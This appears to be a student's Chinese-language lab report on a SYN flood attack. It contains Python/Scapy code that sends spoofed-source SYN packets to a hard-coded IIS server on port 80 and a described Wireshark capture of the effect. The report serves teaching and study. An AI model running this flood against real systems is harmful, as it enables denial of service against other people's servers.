# 实验三——Syn Flooding攻击

SA20225085 朱志儒

## 实验目的

了解Syn Flooding攻击的原理和实现方法

## 实验环境


服务器：Windows 10的IIS服务器

攻击方：Windows 10下运行的Python脚本

## 实验内容

**攻击方**

**流程图：**



**主要变量：**

1. dstIP = "114.214.174.234"
2. dstPort = 80

dstIP表示目标IP地址，dstPort表示目标端口。

**主要函数：**

生成随机IP地址作为源地址：

1. def randomIP():
2. ip = ".".join(map(str, (randint(0,255)for \_ in range(4))))
3. return ip

生成随机端口作为源端口：


1. def randInt():
2. x = randint(1000,9000)
3. return x

发送SYN分组进行攻击：


1. def SYN\_Flood(dstIP,dstPort):
2. total = 0
3. print("正在发送分组...")
4. for i in range(100):
5. s\_port = randInt()
6. s\_eq = randInt()
7. w\_indow = randInt()
8. IP\_Packet = IP ()
9. IP\_Packet.src = randomIP()
10. IP\_Packet.dst = dstIP
11. TCP\_Packet = TCP ()
12. TCP\_Packet.sport = s\_port
13. TCP\_Packet.dport = dstPort
14. TCP\_Packet.flags = "S"
15. TCP\_Packet.seq = s\_eq
16. TCP\_Packet.window = w\_indow
17. send(IP\_Packet/TCP\_Packet, verbose=0)
18. total+=1
19. print("发送分组数: ", total)

## 实验结果


访问IIS服务器<http://114.214.174.234>结果如下：



运行攻击脚本：



使用Wireshark抓包：



由上图看到，IIS服务器对虚假IP(37.233.2.187)的SYN包进行回应SYN+ACK包。对于该SYN+ACK包，IIS服务器没有收到相应的ACK，进行了超时重传。